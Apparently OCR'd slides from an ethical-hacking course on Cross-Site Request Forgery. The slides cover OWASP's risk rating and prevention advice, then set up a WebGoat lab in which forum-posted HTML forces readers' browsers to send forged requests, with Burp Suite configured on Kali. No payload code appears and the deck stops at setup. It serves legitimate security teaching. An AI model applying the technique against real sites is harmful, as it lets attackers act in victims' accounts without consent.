
Cross-Site Request Forgery (CSRF)

OWASP Risk Rating

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence COMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anyone who can load content into your users' browsers, and thus force them to submit a request to your website. Any website or other HTML feed that your users access could do this.	Attacker creates forged HTTP requests and tricks a victim into submitting them via image tags, XSS, or numerous other techniques. If the user is authenticated, the attack succeeds.	CSRF takes advantage the fact that most web apps allow attackers to predict all the details of a particular action. Because browsers send credentials like session cookies automatically, attackers can create malicious web pages which generate forged requests that are indistinguishable from legitimate ones. Detection of CSRF flaws is fairly easy via penetration testing or code analysis.		Attackers can trick victims into performing any state changing operation the victim is authorized to perform, e.g., updating account details, making purchases, logout and even login.	Consider the business value of the affected data or application functions. Imagine not being sure if users intended to take these actions. Consider the impact to your reputation.

https://www.owasp.org/index.php/Top_10_2013-A8-Cross-Site_Request_Forgery_(CSRF)

Cross-Site Request Forgery (CSRF)



https://www.youtube.com/watch?v=vRBihr41JTo


OWASP CSRF Prevention

How Do I Prevent 'Cross-Site Request Forgery (CSRF)'?
Preventing CSRF usually requires the inclusion of an unpredictable token in each HTTP request. Such tokens should, at a minimum, be unique per user session.

1. The preferred option is to include the unique token in a hidden field. This causes the value to be sent in the body of the HTTP request, avoiding its inclusion in the URL, which is more prone to exposure.
2. The unique token can also be included in the URL itself, or a URL parameter. However, such placement runs a greater risk that the URL will be exposed to an attacker, thus compromising the secret token.
3. OWASP's CSRF Guard can automatically include such tokens in Java EE, .NET, or PHP apps. OWASP's ESAPI includes methods developers can use to prevent CSRF vulnerabilities.
4. Requiring the user to reauthenticate, or prove they are a user (e.g., via a CAPTCHA) can also protect against CSRF.


https://www.owasp.org/index.php/Top_10_2013-A8-Cross-Site_Request_Forgery_(CSRF)

CSRF Example References and Credits



https://www.tutorialspoint.com/security_testing/index.htm

Lots and lots of hacking tutorials



https://www.tutorialspoint.com/security_testing/pdf/cross_site_request_forgery.pdf

PDF of the CSRF testing tutorial

http://10.76.xx.101/WebGoat/source?solution=true

Solution page on OWASP VM website

Cross-Site Request Forgery (CSRF)


Example Overview:

In this WebGoat example malicious html code is inserted into a post on a forum-like web application. This code is stored in the database and isn't rendered until a user reads the post. When the malicious code is activated the browser will be tricked into sending an unauthorized (forged) request to another website. The browser thinks it is getting an image file to display however there is no image.


We will browse to the WebGoat application using Firefox on EH-Kali. Burp Suite will be used on EH-Kali as a web proxy so we can intercept and monitor every request the browser makes.

Cross-Site Request Forgery (CSRF) Setup

[EH-Kali]



Burp Suite on EH-Kali-xx




Accept the license agreement

Use the current version

Cross-Site Request Forgery (CSRF) Setup


[EH-Kali] Burp Suite



Select "Temporary project" and click the Next button

Cross-Site Request Forgery (CSRF) Setup


[EH-Kali] Burp Suite



Select "Use Burp defaults" and click the Start Burp button

Cross-Site Request Forgery (CSRF) Setup


[EH-Kali] Burp Suite



Click the Proxy tab

Cross-Site Request Forgery (CSRF) Setup


[EH-Kali] Burp Suite



Click the Options tab and verify Burp Suite is listening on port 8080

Cross-Site Request Forgery (CSRF) Setup


[EH-Kali] Burp Suite



Click the Intercept tab to monitor browser requests

Cross-Site Request Forgery (CSRF) Setup

